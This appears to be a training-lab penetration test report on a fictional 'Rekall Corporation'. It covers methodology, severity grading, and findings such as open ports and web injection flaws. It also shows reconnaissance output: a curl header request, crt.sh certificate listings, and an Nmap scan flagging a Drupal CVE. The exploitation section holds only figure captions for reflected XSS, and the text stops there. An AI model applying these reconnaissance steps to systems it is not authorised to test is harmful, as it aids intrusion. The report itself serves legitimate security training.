Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report by Kevin Dyal

Company Name: L’Ordinateur de la Maison (LOM), LLC

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	L'Ordinateur de le Maison (LOM)
Contact Name	Kevin Dyal
Contact Title	Penetration Tester

Document History

Version	Date	Author(s)	Comments
001	08/05/2024	K. Dyal	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Some closed ports.
- Web Application is hosted in a Docker Container.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Unnecessarily Open Ports like FTP on Windows Machine.
- Outdated services.
- Poor Password Security and Password Policies.
- Port Scanning and open ports on Private Networks.
- Web Application permits various forms of injection attacks.
- Lack of Intrusion Detection Systems (IDs) and Intrusion Prevention Systems (IPs)
- Lack or missing Web Application Firewall (WAF) Rules.

Executive Summary

Executive Summar Content:

1. Planning
2. Reconnaissance
3. Scanning
4. Exploitation
5. Post-Exploitation

PLANNING

During the planning phase of LOM's Penetration Testing of Rekall Corporation, the focus is on examining critical assets including the Web Application, Linux, and Windows Domains. Meticulous assessment of the Web Application is conducted for vulnerabilities such as injection attacks and file handling weaknesses. The examination of the Linux domain involves utilizing tools like Metasploit to identify and exploit permission vulnerabilities. In the Windows domain, scrutiny is directed towards credential harvesting, FTP weaknesses, and vulnerabilities present in SLMail. This methodical approach ensures thorough assessment, aiding Rekall Corporation in strengthening its security posture against potential cyber threats.

RECONNAISSANCE

```
┌──(root💀kali)-[~]
└─# curl --head 192.168.14.35/About-Rekall.php
HTTP/1.1 200 OK
Date: Tue, 30 Apr 2024 00:41:34 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: Flag 4 nckd97dk6sh2
Set-Cookie: PHPSESSID=15lsd7i8l3ejpr0n0c6carge47; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Type: text/html
```


Reconnaissance Figure 1

crt.sh Group by Issuer

Criteria Type: Identity Match: ILIKE Search: 'totalrekall.xyz'


Certificates	crt.sh ID	Logged At ⇧	Not Before	Not After	Common Name	Matching Identities	Issuer Name
	9436388643	2023-05-20	2023-05-20	2024-05-20	www.totalrekall.xyz	www.totalrekall.xyz	C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2
	9424423941	2023-05-18	2023-05-18	2024-05-18	totalrekall.xyz	totalrekall.xyz	C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2
	6095738637	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
	6095738716	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
	6095204253	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
	6095204153	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA

Reconnaissance Figure 2




Reconnaissance Figure 3

SCANNING



Scanning Figure 1:

Nessus was used to scan host 192.168.13.12. Exposing a Strut Vulnerability. (*See Scanning Figure 2*)




Scanning Figure 2: Nessus Scan of 192.168.13.12

```
Nmap scan report for 192.168.13.13
Host is up (0.000014s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-generator: Drupal 8 (https://www.drupal.org)
|_http-title: Home | Drupal CVE-2019-6340
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.txt /web.config /admin/
| /comment/reply/ /filter/tips /node/add/ /search/ /user/register/
| /user/password/ /user/login/ /user/logout/ /index.php/admin/
|_/index.php/comment/reply/
MAC Address: 02:42:C0:A8:0D:0D (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
```


Scanning Figure 3

EXPLOITATION




Exploitation Figure 1: XSS Reflected


Exploitation Figure 2: XSS Reflected



